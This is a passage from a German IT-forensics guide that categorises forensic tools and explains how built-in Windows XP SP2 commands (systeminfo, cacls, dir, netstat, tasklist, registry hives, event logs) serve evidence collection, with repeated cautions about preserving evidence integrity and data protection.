Um eine Unabhängigkeit von bestimmten forensischen Werkzeugen zu erreichen, ist es hilfreich, diese anhand ihrer Eigenschaften zu kategorisieren. Wenn ein Werkzeug nun nicht mehr verfügbar ist, oder ein OpenSource Produkt kommerzialisiert wird oder in seinen Eigenschaften nachteilig verändert wird, kann ein anderes forensisches Werkzeug mit vergleichbaren Eigenschaften ausgewählt werden. Dies bedingt das Anlegen und beständiges Aktualisieren einer Liste von verfügbaren forensischen Werkzeugen anhand ihrer Eigenschaften. Diese sollen nachfolgend kurz vorgestellt werden:

- HW/SW – hier wird angegeben, ob es sich bei dem Werkzeug um eine Hardware- und/oder Softwarelösung handelt.
- AB – eine allgemeine Beschreibung welche u.a. die untersuchte Versionsnummer, die vom Werkzeug verarbeiteten Ein- und Ausgabedaten, Konfigurationsdaten, sowie Bezugs- und Dokumentationsquellen enthält.
- UO – der Untersuchungsort beschreibt, ob die Untersuchung lokal oder entfernt auf dem Gesamtsystem oder auf Teilkomponenten erfolgt
- AE – mit dieser Eigenschaften wird vermerkt, ob für das forensische Werkzeug eine Installation bzw. eine Aktivierung erfolgen muss.
- UA – hier wird die Untersuchungsaktion des forensischen Werkzeugs festgehalten
- UZ – hier wird das Untersuchungsziel dokumentiert, d.h. auf welchen Daten das Werkzeug eingesetzt wird.
- UV – dieser Eintrag enthält Vorraussetzungen zum gewinnbringenden Einsatz des forensischen Werkzeugs
- UE – hier wird das Untersuchungsergebnis des Einsatzes des Werkzeugs festgehalten
- DSR – fallen beim Einsatz des Werkzeugs datenschutzrelevante Daten an, wird das in dieser Eigenschaft vermerkt
- OSI – arbeitet das forensische Werkzeug auf Netzwerkdaten, wird hier die Netzwerkschicht angegeben
- STW – hier wird die Strukturwirkung des Werkzeugs festgehalten, d.h. die durch dessen Einsatz veränderten weiteren Möglichkeiten der forensischen Untersuchung (insbesondere bzgl. veränderter Daten)
- DV – hier erfolgt eine Abschätzung des durch den Einsatz des Werkzeuges zu erwartenden Datenvolumens sowohl auf Datenträgern als auch in Netzwerken

- BK – hier wird qualitativ die Beweiskraft eingeschätzt, welche die durch den Werkzeugeinsatz erhobenen Daten haben
- SM – hier werden evtl. notwendige Schutzmaßnahmen sowohl der Eingangs- und Ausgangsdaten als auch des Werkzeuges selbst angegeben.

In den Kapiteln bis wird für ausgewählte Beispielmethoden und deren konkrete Werkzeuge diese Kategorisierung vorgenommen. Diese kann und sollte beständig um neue Methoden und Werkzeuge erweitert werden und liefert dem Leser die Möglichkeit, eigene Methoden und deren konkrete Werkzeuge zu systematisieren, um die Einsatzmöglichkeiten in den einzelnen Abschnitten zu bestimmen. Außerdem wird der Leser in die Lage versetzt, nach Methoden und deren konkreten Werkzeuge in den Anhängen nach bestimmten Erfordernissen zu suchen, z. B. alle Methoden, die lokal arbeiten und ein bestimmtes Untersuchungsziel haben.
Im Anhang A1 wird anhand ausgewählter Beispiele wird eine im Vergleich zum weiteren Verlauf des Kapitels 2 detailliertere Kategorisierung vorgestellt.

Die grundlegende Methode „Betriebssystem“

Innerhalb der grundlegenden Methode Betriebssystem werden im Weiteren die Betriebssysteme Microsoft Windows und im Kapitel Linux exemplarisch untersucht. Dabei ist eine klare Trennung zwischen dem Betriebssystemkern und den bei der Standard-Installation mitgelieferten Anwendungsprogrammen unter Windows nur schwer möglich, weshalb eine Standard-Installation für die Betrachtungen verwendet wird.

Auf Anwendung der im Kapitel vorgestellten detaillierten Notation bei der Beschreibung der forensischen Werkzeuge wird dabei im Verlauf dieses Kapitels zugunsten einer breitflächigen Überblicksvermittlung der forensischen Eigenschaften des betrachteten Betriebssystems verzichtet. Im Anhang A wird für ausgewählte Beispiele eine derartige Einordnung vorgenommen. Der Großteil dieser Werkzeuge ist primär auf dem noch laufenden System einzusetzen. Einige können aber auch auf ein forensisches Duplikat angewendet werden.

Das Betriebssystem MS Windows XP

Das Betriebssystem Microsoft Windows XP bietet eine Vielzahl von Möglichkeiten, die von ihm verwalteten Ressourcen zu erfassen und somit eine forensische Untersuchung zu unterstützen.

Untersucht wird an dieser Stelle eine Standard-Installation (Basisinstallation) von Windows XP SP2, mit allen von Microsoft Update ermittelten Patches (Stand: 21.02.08). Die Trennung zwischen Betriebssystemkern und den ihn umgebenden Anwendungen fällt beim Betriebssystem Microsoft Windows XP SP2 verglichen mit beispielsweise dem Linux Betriebssystem, schwer. Deshalb wird hier als Betriebssystem eine Standard-Installation von Microsoft Windows XP festgelegt. Die Einordnung der forensischen Werkzeuge erfolgt dabei anhand des in Kapitel vorgestellten Modells über die Abschnitte einer forensischen Untersuchung und der in Kapitel beschriebenen Datenarten. Die Tabelle 12 gibt einen ersten Überblick über die forensischen Werkzeuge in Windows XP SP2.

	BS Betriebssystem
SV Strategische Vorbereitung	Aktivieren der Sicherheitsprotokollierung der Windows Firewall, Erzeugen von eigenen Ereigniskennungen und Ereignismeldungen
OV Operationale Vorbereitung	Ermitteln der Hardwarekomponenten, Versionsnummer von Windows
DS Datensammlung	Sicherung von: Routen-Tabelle, ARP-Tabelle, MAC-Adresse, statistische Informationen der Netzwerkadapter, IP-Verbindungsinformationen, Domäneninformationen, Systemkonfiguration, verwendete Dateisysteme, Prozessinformationen, Informationen zu im System vorhandener Partitionen, Verlaufsdaten, Sitzungsdaten, Netzwerkfreigaben
US Untersuchung	Untersuchen von anderen Computern im Netzwerk (MAC-Adresse), Ordnerstruktur, Netzwerkumgebung
DA Datenanalyse	
DO Dokumentation	

Tabelle 12: Exemplarische Auswahl integrierter forensischer Werkzeuge in Microsoft Windows XP SP2

Grundsätzlich sollte Kommandozeilenprogrammen der Vorzug gegeben werden, da die leichte Umlenkbarkeit der Ausgabe in eine Textdatei die Dokumentation und die Absicherung der Integrität des Untersuchungsergebnisses erleichtert.

Zunächst ist zu beachten, dass alle hier vorgestellten Werkzeuge die flüchtigen Daten eines Systems verändern und häufig auch die nichtflüchtigen Daten modifizieren, bzw. nicht sicherstellen, dass diese nicht verändert werden. Ihr Einsatz ist demzufolge nur auf einer forensischen Kopie der Systempartition angeraten.

In der nachfolgenden Beschreibung werden die Datenarten aus Kapitel eingesetzt. Deshalb erfolgt die Vorstellung von ausgewählten forensischen Methoden des Betriebssystems Microsoft Windows XP zur Datengewinnung von den hardwarenahesten zu den abstrakten Daten.

Sammlung von Hardwaredaten

Windows XP bietet mehrere Methoden, die im Abschnitt der Datensammlung genutzt werden können. Einige davon sind wiederum in der operationalen Vorbereitung hilfreich, um weitere Datenquellen ausfindig zu machen. Ausserdem sind diese Daten beim Aufspüren von hardwarebedingten Vorfällen nützlich.

Im folgenden sollen einige Maßnahmen vorgestellt werden, die dazu geeignet sind, Hardwaredaten zu sammeln.

SYSTEMINFO
Dieses Konsolen-Werkzeug ist dazu in der Lage, verschiedene Datenarten zu

sichern. Hierzu gehören die Hardwaredaten des Computersystems sowie Konfigurationsdaten des Betriebsystems. Hierzu gehören Sicherheitsinformationen, Product ID, Hardwareeigenschaften wie die Größe des Arbeitsspeichers und der Massenspeicher und Netzwerkkarten aber auch die installierten Hotfixes[38]. Weiterhin wird die Netzwerkkonfiguration erfasst. Hinzu kommen Daten über die verwendete Netzwerkdomäne und den benutzten Anmeldeserver.

WINMSD

Neben ausführlicheren Angaben zur verbauten Hardware liefert das grafische Werkzeug WinMSD Daten zu Treibern und Hardwarekonflikten. Die Liste der Autostart-Programme, wie auch aktive Prozesse, Dienste, verbundene Netzlaufwerke oder Daten der Windows-Fehlerberichterstattung werden ebenfalls zugänglich gemacht. Darüber hinaus ist der Export dieser Daten möglich. Auch ein Remote-Einsatz ist vorgesehen.

Hilfe und Support Center

Hier werden in der Rubrik Tools der Punkt Computerinformationen angeboten. Hier kann der *Status der Systemhardware* und Daten *über die auf dem Computer installierte Hardware* angezeigt werden. Diese Werkzeuge sind im Wesentlichen zur Analyse von Fehlfunktionen sinnvoll. Ein Datenexport ist nicht möglich.

Sammlung von Rohdateninhalten

Obwohl Microsoft Windows XP keine eigenen Methoden zur Untersuchung des Hauptspeichers und der darin enthaltenen Daten bietet, unterhält es zwei wichtige Dateien, aus denen Hauptspeicherinhalte gewonnen werden können. Dadurch ergibt sich ein indirekter Zugriff auf Rohdateninhalte von Teilen des Hauptspeichers.

pagefile.sys Auslagerungsdatei für den virtuellen Arbeitsspeicher

Mit dem Befehlszeilenprogramm *pagefileconfig* können Daten der Auslagerungsdatei *pagefile.sys* angezeigt werden. Das Programm *pagefileconfig.vbs* ermöglicht es Administratoren, die Einstellungen für den virtuellen Speicher der Systemauslagerungsdatei anzuzeigen und zu konfigurieren.[39] Die Script Datei wird durch cscript.exe interpretiert, welche sich im Verzeichnis „system32“ der Windows-Installation befindet.

Achtung!

Die Integrität und Authentizität ist bei einer Sicherung auf diese Weise keinesfalls gewährleistet. Da es sich um eine im regulären Dateisystem befindliche Datei handelt, sollte sie deshalb besser durch die Erzeugung eines Datenträgerabbildes gesichert werden, wie im Kapitel dargestellt. Daran sollte sich eine Auswertung mit Werkzeugen aus der grundlegenden Methode der Datenbearbeitung und Auswertung (DBA) anschließen.
Die Auslagerungsdatei kann wichtige Daten enthalten, so z. B. auch Passwörter für verschlüsselte Dateien. Die Analyse gestaltet sich jedoch schwierig, u. U. liefert das in Kapitel vorgestellte Filecarving wichtige Ergebnisse.

38 Beschreibung aus dem Hilfe – und Support Center; Suche: systeminfo
39 Beschreibung aus der Hilfe der Eingabeaufforderung; Aufruf: pagefileconfig /?

hiberfil.sys Datei

Wurde der Ruhezustand eines Computers mit dem Windows XP SP2 Betriebssystem aktiviert, wird hier eine Kopie des Arbeitsspeichers (RAM) in der Datei *hiberfil.sys* angefertigt. Diese hat dann dieselbe Größe wie der physisch vorhandene Arbeitsspeicher und enthält alle Daten, die das laufende System vor dem Übergang in den Ruhezustand hatte.

Achtung!

Ein System im Ruhezustand sollte keinesfalls auf dem normalen Weg für die weitere forensische Untersuchung wieder in Betrieb genommen werden. Die in der *hiberfil.sys* Datei enthaltenen Daten könnten überschrieben werden. Deshalb sollte der Massenspeicher (in diesem Fall die Festplatte) idealerweise an einer forensischen Workstation unter Verwendung der im Kapitel beschriebenen Gewinnung eines Datenträgerabbildes gesichert werden. Daran sollte sich eine Auswertung der Datei mit Werkzeugen aus der grundlegenden Methode der Datenbearbeitung und Auswertung (DBA) anschließen.
Der Nutzen eines Speicherabbildes sollte jedem Untersuchenden klar sein. Dennoch ist, wie auch bei der Auslagerungsdatei, eine Analyse recht schwierig, u. U. liefert das in Kapitel vorgestellte Filecarving wichtige Ergebnisse. Darüber hinaus sind auch Techniken zur Untersuchung des Arbeitsspeichers nötig, die jedoch im Rahmen dieses Leitfadens nicht näher betrachtet werden.

Extraktion von Details über Daten

Das Betriebssystem Microsoft Windows bietet Möglichkeiten, Daten aus dem von ihm verwalteten Dateisystem zu erfassen. Detailliert wird auf Dateisysteme im Kapitel und im Kapitel eingegangen. Dennoch sind einige dieser Daten auch mit Mittel des Betriebssystems zu erfassen.
Zu diesen erfassbaren Daten gehören Zugriffsrechte und MAC Zeiten von Dateien und Verzeichnissen. Die dazu verwendbaren Programme sind die Befehlszeilenprogramme *cacls* und *dir*, sowie der Windows Explorer als Anwendung für die graphische Benutzeroberfläche. In diesem Leitfaden wird Kommandozeilenprogrammen der Vorzug gegeben, da diese eine leichte Umlenkung der Ausgaben in eine Textdatei ermöglichen.

CACLS

Zeigt Datei-ACLs (Access Control List) an oder ändert sie.[40] Access Control Lists sind im Kapitel beschrieben. Durch die Zugriffsrechte kann beispielsweise überprüft werden, ob ein Benutzerkonto überhaupt Zugriff auf diverse Dateien hatte.

40 Beschreibung aus der Hilfe der Eingabeaufforderung; Aufruf: cacls /?

```
C:\Programme\Windows NT>cacls hypertrm.exe
C:\Programme\Windows NT\hypertrm.exe VORDEFINIERT\Benutzer:R
                                     VORDEFINIERT\Administratoren:F
                                     NT-AUTORITÄT\SYSTEM:F


C:\Programme\Windows NT>dir /TC hypertrm.exe
 Volume in Laufwerk C: hat keine Bezeichnung.
 Volumeseriennummer: 2872-F650

 Verzeichnis von C:\Programme\Windows NT

29.12.2007  17:44            28.160 hypertrm.exe
               1 Datei(en)         28.160 Bytes
               0 Verzeichnis(se), 15.886.766.080 Bytes frei

C:\Programme\Windows NT>dir /TA hypertrm.exe
 Volume in Laufwerk C: hat keine Bezeichnung.
 Volumeseriennummer: 2872-F650

 Verzeichnis von C:\Programme\Windows NT

04.02.2009  16:28            28.160 hypertrm.exe
               1 Datei(en)         28.160 Bytes
               0 Verzeichnis(se), 15.886.766.080 Bytes frei

C:\Programme\Windows NT>dir /TW hypertrm.exe
 Volume in Laufwerk C: hat keine Bezeichnung.
 Volumeseriennummer: 2872-F650

 Verzeichnis von C:\Programme\Windows NT

04.08.2004  11:00            28.160 hypertrm.exe
               1 Datei(en)         28.160 Bytes
               0 Verzeichnis(se), 15.886.766.080 Bytes frei
```

Abb. 22: Ausgaben von cacls und dir

Die Abb. 22 zeigt im oberen Abschnitt die Ausgabe des Programms CACLS. Die Datei „hypertrm.exe“ hat dabei drei zutreffende ACLs. Die erste gibt allen Benutzern Leserechte, die zweite gewährt Mitgliedern der Systemgruppe „Administratoren“ einen Vollzugriff auf die Datei, gleiches gilt für den Nutzer „System“. Bei den ACLs handelt es sich um die vordefinierten Einstellungen des Systems.

DIR

Listet die Dateien und Unterverzeichnisse eines Verzeichnisses auf. Mit der Parameter /T bestimmt der Benutzer, welche Zeit (Erstellung, Letzter Zugriff, Letzter Schreibzugriff) beim Auflisten verwendet wird (nur für NTFS).[41] Diese Methode ermöglicht die Sicherung der MAC-Zeiten. Detaillierte Informationen zu MAC-Zeiten befinden sich im Kapitel und im Kapitel . Die Abb. 22 zeigt im unteren Abschnitt die drei MAC-Zeiten der Datei „hyperterm.exe“. Beim Aufruf gibt der Parameter „/TC“ gibt den Erstellungszeitpunkt aus, der Parameter „/TA“ den Zeitpunkt des letzten Zugriffs und „/TW“ den Zeitpunkt des letzten Schreibzugriffs aus. Der Zeitpunkt des letzten Schreibzugriffs kann dabei auch vor dem Erstellungszeitpunkt der Datei liegen, dies ist z. B. bei vorinstallierten Dateien des Betriebssystems der Fall.

Windows Explorer

Der Windows Explorer liefert viele Daten zu Dateien. Dazu gehören Vorschaubilder und auch die MAC-Zeiten. Die für die forensische Untersuchung interessanten MAC-Zeiten können in der Detailansicht durch die Reiter *„Letzter Zugriff am“, „Erstellt am“* und *„Geändert am“* ermittelt werden.

41 Beschreibung aus der Hilfe der Eingabeaufforderung; Aufruf: dir /?

Achtung!

Dieses Programm kann ebenfalls derzeit vorhandene Zustände anzeigen oder ändern. Für eine forensische Untersuchung darf der Zustand nicht verändert, sondern nur ausgelesen werden. Durch ein bloßes Markieren einer Datei bzw. eines Ordners wird die Zeit des letzten Zugriffs verändert. Dieses Werkzeug kann nur zum Einsatz auf einem forensischen Image empfohlen werden, bei welchem das zu untersuchende Objekt schreibgeschützt eingebunden wurde. Zudem ist eine Dokumentation nur schwer möglich, daher ist vom Einsatz des Windows Explorers in forensischen Untersuchungen abzuraten.

Extraktion der Konfigurationsdaten

Die Ermittlung der Systemkonfiguration kann den forensischen Prozess in mehreren Abschnitten unterstützen. Hierbei lassen sich sowohl die umfangreichen Systemeinstellungen als auch Einstellungen von Anwendungen erfassen, welche bei einer Basisinstallation von Microsoft Windows XP enthalten sind.

ASSOC
Dieser Kommandozeilen-Befehl zeigt die Zuordnungen mit den Dateierweiterungen an.[42] So kann beispielsweise festgestellt werden, dass bestimmte Programme gelöscht wurden, da sich gleichzeitig noch ihre Dateizuordnungen finden lassen.

ATTRIB
Der Befehl ATTRIB zeigt Dateiattribute an oder ändert sie.[43] Diese Dateiattribute werden im Kapitel beschrieben und im Kapitel über die Dateisysteme aufgegriffen.

DRIVERQUERY
Dieser Befehl zeigt eine Liste mit allen installierten Gerätetreibern und ihrer Eigenschaften an[44], die u. a. zum Identifizieren von RootKits dienen kann.

SC
Mit der Befehlssyntax *sc query* werden alle installierten Dienste aufgelistet. Dies kann eine wertvolle Information für den Untersuchenden sein, der Status der Dienste kann u. a. Aufschluss über die Funktionsfähigkeit eines installierten Computervirenschutzprogramms geben und es lassen sich evtl. Schwachstellen im System identifizieren.

W32TM
Dieser Befehl ermöglicht das Setzen und das Abrufen der Konfiguration des Windows Time Service. Mit dem Aufruf *w32tm /tz* kann die aktuelle Zeitzoneneinstellung abgerufen werden. Diese Information ist wichtig, da die Zeitzone des untersuchten Systems für die spätere Korrelation mit anderen Daten von hoher Bedeutung ist (siehe dazu auch Kapitel), damit die ermittelten MAC-Zeiten in einen Zusammenhang gebracht werden können.

42 Beschreibung aus der Hilfe der Eingabeaufforderung; Aufruf: assoc /?
43 Beschreibung aus der Hilfe der Eingabeaufforderung; Aufruf: attrib /?
44 Beschreibung aus der Hilfe – und Support Center, Suche: driverquery

REGEDIT
Der Microsoft-Registrierungs-Editor (regedit.exe) ermöglicht es, in der Registrierung des Systems (engl. Registry) vorhandene Einstellungen anzuzeigen und zu ändern sowie dort nach Einstellungen zu suchen. Die Registrierung enthält Informationen, wie Programme auf dem Computer ausgeführt werden.[45] Zudem ist auch ein Export dieser Daten möglich. Der Inhalt der Registry ist für die Untersuchung sehr wichtig, da dieser das Verhalten von Anwendungen und Betriebssystem maßgeblich beeinflusst und auch gezielt Schadsoftware gestartet werden kann. Daneben können gezielt Daten in der Registry versteckt werden. Der Aufbau der Windows-Registry ist in Kapitel beschrieben. Vom Einsatz des Registrierungseditors ist jedoch abzuraten, da dieser eine Sicherheitslücke besitzt, die verhindert, dass bestimmte Schlüssel angezeigt werden[46]. Dieses Problem ist seit 2005 bekannt, ein Patch existiert nicht, daher ist davon auszugehen, dass dies von Störern genutzt wird. Es gibt jedoch einige weitere Lösungen, die dazu in der Lage sind, gesicherte Registry-Dateien zu untersuchen. Dabei seien hier für den Einsatz unter Windows „regdump" als Teil der „LogoTest"-Suite[47] sowie für den Einsatz unter Linux „reglookup[48]" bespielhaft genannt.

Achtung!

Sämtliche Aktionen unter Verwendung dieses Programms werden eine Veränderung der Zeiten des letzten Zugriffs der jeweiligen Quelldatei zur Folge haben, so dass der Einsatz auf einem schreibgeschützten System bzw. einem schreibgeschützten Datenträgerabbild erfolgen sollte. Dieses Programm kann ebenfalls derzeit vorhandene Zustände anzeigen oder ändern. Für eine forensische Untersuchung darf der Zustand nicht verändert, sondern nur ausgelesen werden.
Eine **Datensammlung** erfolgt durch Sicherung der Dateien „default", „system", „SECURITY", „software" und „SAM" im Verzeichnis
C:\WINDOWS\system32\config
sowie der Datei NTUSER.DAT im Verzeichnis
C:\Dokumente und Einstellungen\<Nutzer>.
Eine **Untersuchung** kann dann u. a. mit „regdump oder auch „reglookup" durchgeführt werden.

Extraktion der Kommunikationsprotokolldaten

Abhängig von der zu untersuchenden Umgebung können unterschiedliche Netzwerkdaten relevant sein. So ist eine MAC-Adresse im Internet eher unbedeutend, da diese der MAC-Adresse des letzten Routers entspricht. In lokalen Netzwerken kann diese aber eine sehr wichtige Information darstellen.
Alle Datenquellen sind hierbei, sofern nicht anders angegeben, in den Abschnitt der Datensammlung des forensischen Prozesses einzuordnen. Erfassbar sind u. a. die aktuelle IP-Adresse, der verwendete Nameserver (DNS), Gatewayeinträge, ein eventuell verwendeter Proxyserver sowie der ARP-Cache und die aktiven Netzwerkverbindungen. Es werden Kommandozeilenprogramme bevorzugt, da diese eine leichte Umlenkung in eine Textdatei zur dauerhaften Sicherung zu

45 Beschreibung gekürzt aus dem Hilfe – und Support Center; Suche regedit
46 http://secunia.com/advisories/16560/
47 http://forums.microsoft.com/msdn/ShowPost.aspx?PostID=1009367&SiteID=1
48 http://freshmeat.net/redir/reglookup/58566/url_tgz/reglookup-0.9.0.tar.gz

ermöglichen.

NETSH
Hierbei handelt es sich um ein Befehlszeilen-Skriptingprogramm, mit dem man, entweder lokal oder remote, die Netzwerkkonfiguration eines aktiven Computers anzeigen oder ändern kann.[49] Es befindet sich im „system32“-Verzeichnis der Windows-Installation. Forensisch bedeutsam ist der Befehl *netsh dump*. Mit diesem Befehl wird die aktuelle Netzwerkkonfiguration ausgegeben.
Die Daten sind sehr umfangreich und können, speziell auf Servern, wichtige Anhaltspunkte für die forensische Untersuchung liefern. Für Arbeitsstationen ist jedoch nur ein Bruchteil der Daten relevant. Die Ausgabe enthält unter anderem die Konfiguration jedes einzelnen Netzwerkadapters, sowie Routing-Informationen. Bei Serversystemen sind gegebenenfalls weitere Daten nützlich, wie z. B. die Konfiguration für den Fernzugriff auf das Netzwerk (RAS).

NETSTAT
Netstat liefert Daten zu bestehenden Verbindungen, geöffneten Ports, sowie den zugehörigen Programmen. Gerade bei aktuellen Vorfällen sind diese Daten sehr wichtig.
Dieser Befehl zeigt Protokollstatistiken und aktuelle TCP/IP-Netzwerkverbindungen an.[50] Mit den Parametern *netstat -a -n -o –b* kann ein Process-to-Port Mapping durchgeführt werden. Bei Vorfällen, die sofort festgestellt werden, können so weitere Systeme ermittelt werden, die entweder weitere Informationen liefern können oder gar der Verursacher sind.

TRACERT
Dieser Befehl legt den Pfad zu einem Ziel fest, indem er ICMP-Nachrichten (Internet Control Message Protocol) mit inkrementell ansteigenden TTL-Werten (Time-To-Live) an das Ziel sendet. Der angezeigte Pfad ist eine Liste benachbarter Routerschnittstellen der Router im Pfad zwischen einem Quellhost und einem Ziel.[51] Der Pfad eines Paketes zu seinem Ziel gibt Aufschluss darüber, welche Systeme zusätzliche Daten zum Vorfall liefern können. Bei Vorfällen, die ihren Ursprung außerhalb des lokalen Netzwerkes haben, kann zudem der Standort des Verursachers eingegrenzt werden. Dies wird dadurch ermöglicht, dass der Standort von einzelnen Routern in der Regel bekannt ist.

IPCONFIG
Dieser Befehl zeigt alle aktuellen Konfigurationswerte des TCP/IP-Netzwerkes an und aktualisiert DHCP- (Dynamic Host Configuration Protocol) und DNS-Einstellungen (Domain Name System). Ohne Parameter zeigt ipconfig die IP-Adresse, die Subnetzmaske und das Standardgateway für jeden Adapter an.[52]
Unter Angabe des Parameters /all werden zudem Daten zu bestehenden DHCP-Leases, die MAC-Adresse, DHCP- und DNS-Server, sowie eine Beschreibung des Netzwerkadapters angezeigt. Die aktuelle Konfiguration der Netzwerkadapter ist für die Untersuchung sehr wichtig, zudem liefert der Befehl bei dynamisch

49 Beschreibung aus dem Hilfe – und Support Center, Suche: netsh
50 Beschreibung aus der Hilfe der Eingabeaufforderung; Aufruf: netstat /?
51 Beschreibung aus dem Hilfe – und Support Center; Suche: tracert
52 Beschreibung aus dem Hilfe – und Support Center; Suche: ipconfig

konfigurierten Systemen die Information, wie lange die aktuelle Netzwerkkonfiguration mindestens schon aktiv ist und von welchem Server die aktuelle IP-Adresse zugeteilt wurde. Die IP- und MAC-Adresse helfen dabei, das System im Netzwerk zu identifizieren. Bei der Auswertung von Netzwerkmitschnitten ermöglicht dies die Ermittlung von möglichen Störern oder auch Opfern.

ARP
Dieser Befehl listet die Übersetzungstabellen von IP-Adressen zu physikalischen Netzwerkadressen (MAC-Adressen) der zuletzt kontaktierten Computer im Netzwerk, welche vom ARP (Address Resolution Protocol) verwendet werden.[53] Diese Liste deutet auf weitere mögliche Datenquellen hin.

Extraktion von Prozessdaten

Die Erfassung der auf einem Computersystem laufenden Prozesse ist im Rahmen einer forensischen Untersuchung zwingend notwendig, wenn das System noch mit der Spannungsversorgung verbunden und aktiv ist.
Prozessdaten sind flüchtige Daten, sie gehen mit dem Ausschalten des Computers verloren (siehe dazu auch Kapitel).

Achtung!

Microsoft Windows XP SP2 bietet für die Sammlung von Prozessdaten ein Kommandozeilenprogramm und ein Programm mit graphischer Oberfläche. Dem Kommandozeilenprogramm sollte aus forensischer Sicht der Vorrang gewährt werden, weil die Ausgaben leicht in eine Datei zur weiteren Verwendung geschrieben werden können. Die vorzustellenden Programme dienen dem Identifizieren fremder bzw. ungewöhnlicher Prozesse.

TASKLIST
Dieses Befehlszeilenprogramm dient zum Anzeigen von Anwendungen und zugehörigen Tasks bzw. Prozessen, die auf dem lokalen oder einem Remotesystem ausgeführt werden.[54]

Windows Task-Manager
Der Windows *Task-Manager* stellt Informationen zur Computerleistung bereit und zeigt Einzelheiten zu den auf dem Computer ausgeführten Programmen und Prozessen an.[55]

Extraktion von Sitzungsdaten

Die Extraktion von Sitzungsdaten kann in den Abschnitt der Datensammlung des forensischen Prozesses eingeordnet werden.
Das Betriebssystem Microsoft Windows XP SP2 erfasst dabei Login-Zeiten und Verlaufsdaten. Die dazu zu betrachtenden Daten finden sich in den benutzerspezifischen Verzeichnissen *Recent* und *Verlauf* im jeweiligen Nutzerverzeichnis unter „C:\Dokumente und Einstellungen\". Mit diesen Daten können die letzten Nutzeraktivitäten grob rekonstruiert werden.

---

53 Beschreibung aus der Hilfe der Eingabeaufforderung; Aufruf: arp /?
54 Beschreibung aus der Hilfe der Eingabeaufforderung; Aufruf: tasklist /?
55 Beschreibung gekürzt aus dem Hilfe – und Support Center; Suche Task-Manager

Das Werkzeug *net* bietet zwei Möglichkeiten, Sitzungsinformationen abzurufen. Der Aufruf *net user* ermittelt den Zeitpunkt der letzten Anmeldung des aktuellen Nutzers. Mit *net print* kann die Druckerwarteschlange angezeigt werden. Das Befehlszeilenprogramm *openfiles zeigt mit dem Argument /query alle derzeitig geöffneten Dateien*. Die Datei *INFO2* des jeweiligen Laufwerks zeigt den Inhalt des Papierkorbes an (siehe dazu auch Kapitel). Weitere Daten können der Ereignisanzeige entnommen werden (siehe Kapitel).

Recent
Der Ordner enthält Informationen über die vom Benutzer zuletzt geöffneten Dokumente. Die Verknüpfungen zu den Dokumenten werden unter den Namen des Ziels abgespeichert. Die Daten befinden in folgenden Ordner:
C:\Dokumente und Einstellungen\<Benutzername>\Recent

Verlauf
Der Ordner enthält die im *Recent* erfassten Dateien und speichert die Verknüpfungen nach Wochentagen sortiert ab. Die Daten sind im folgenden Ordner zu finden:
C:\Dokumente und Einstellungen\<Benutzername>\Lokale Einstellungen\Verlauf

OPENFILES
Dieser Befehl listet alle Dateien und Ordner auf, die auf einem System geöffnet wurden,[56] welche Rückschlüsse auf die Aktivität auf dem betroffenen System und im Netzwerk geben können.

DOSKEY
Der Aufruf „doskey /HISTORY" zeigt alle in der aktuell geöffneten Eingabeaufforderung gespeicherten Befehle. Somit kann nachvollzogen werden, welche Befehle eingegeben wurden. Eine Speicherung über mehrere Sitzungen wie bei der History Funktion der Linux Kommandozeilenumgebung bash findet jedoch nicht statt, somit ist der forensische Nutzen stark eingeschränkt.

Auswertung der Windows Firewall Protokollierung

Achtung! strategische Vorbereitung beachten

Die Auswertung kann nur erfolgen, wenn die Protokollierung aktiviert wurde, demnach ist die Aktivierung der strategischen Vorbereitung zuzuordnen, jedoch die Sicherung dem Abschnitt der Datensammlung. In den Einstellungen der „*Windows Firewall"*, unter dem Reiter „*Erweitert"*, sind die Einstellungen der Sicherheitsprotokollierung zu finden. Aus der Datei *C:\WINDOWS\pfirewall.log* sind Daten über die blockierten und erlaubten Verbindungen der Netzwerkschnittstelle zu entnehmen.

Ereignisanzeige (eventvwr.msc)

Achtung! strategische Vorbereitung beachten

Die Ereignisanzeige dient zur Verwaltung von Protokollen, die Informationen zu

56 Beschreibung aus der Hilfe der Eingabeaufforderung; Aufruf: openfiles /?

Programmen, Sicherheit und Systemereignissen auf dem Computer aufzeichnen[57]. Diese Protokolle befinden sich im Windows-Verzeichnis unter „system32\config“. Sie werden in den Dateien „AppEvent.Evt“, „SecEvent.Evt“ und „SysEvent.Evt“ gespeichert. Dazu können diverse Überwachungsfunktionen in der lokalen Sicherheitsrichtlinie aktiviert werden, die zusätzliche Ereignisse protokollieren, unter anderem sind dies Anmeldeereignisse, Anmeldeversuche, oder auch die Verwendung bestimmter Rechte. Dabei ist in jedem Fall der Datenschutz zu beachten.
Mit den Befehlszeilenprogrammen *eventtriggers* und *eventcreate*[58] können benutzerspezifische Ereignisauslöser erstellt werden, welche detailliertere Informationen über die Vorgänge im Betriebssystem liefern können. Mit *eventcreate* wird manuell ein Ereignis auf einem System erstellt. Zusätzlich ist es möglich, Ereignisprotokolle für eine spätere Analyse und Korrelation zu exportieren. Wie aus allen Logdaten können hier prinzipiell wichtige Erkenntnisse für die Untersuchung gewonnen werden. Die möglichen Maßnahmen sind in den Abschnitt der strategischen Vorbereitung einer forensischen Untersuchung einzuordnen.

Extraktion von Anwenderdaten

Für eine forensische Untersuchung stellen Anwenderdaten eine wertvolle Datenquelle dar. In diese Kategorie fallen u.a. Chat Protokolle, Emails und Temporäre Dateien. Aufgrund der Festlegung, dass bei Microsoft Windows XP SP2 eine Basisinstallation angenommen wird, schließt das auch den Browser *Internet-Explorer,* den Instant Messenger *Messenger* und den E-Mail Klient *Outlook Express* sowie *den Media Player* ein.

Die Daten dazu finden sich in den Ordnern *Temp* und *Temporary Internet Files*. Außerdem bieten Outlook Express mit den gespeicherten Emails und der MSN Messenger mit seinen Chat Protokollen mögliche Untersuchungsziele.
Die hier erworbenen Daten weisen mit hoher Wahrscheinlichkeit eine hohe Datenschutzrelevanz auf, da sie unter anderem persönliche Daten enthalten. Im speziellen sollten hier Anonymisierung bzw. Pseudonymisierung angewendet werden.

Datenschutz beachten!

Um auf einem laufenden Windows XP SP2 Untersuchungen von Anwenderdaten vornehmen zu können, werden hier die Befehlszeilenprogramme expand, find, findstr, comp und type bereitgestellt.
Jedes der nachfolgend vorgestellten Programme nimmt dauerhafte Veränderungen sowohl der MAC Zeiten (siehe Kapitel) als auch potentiell des Dateisystems vor. Der potentielle Informationsgewinn durch den Einsatz dieser Werkzeuge ist gegen den potentiellen Beweiskraftverlust abzuwägen. Daher ist eine Untersuchung dieser Daten von einem vorher angefertigten Abbild der Festplatte vorzuziehen.

Achtung!

Temp Ordner

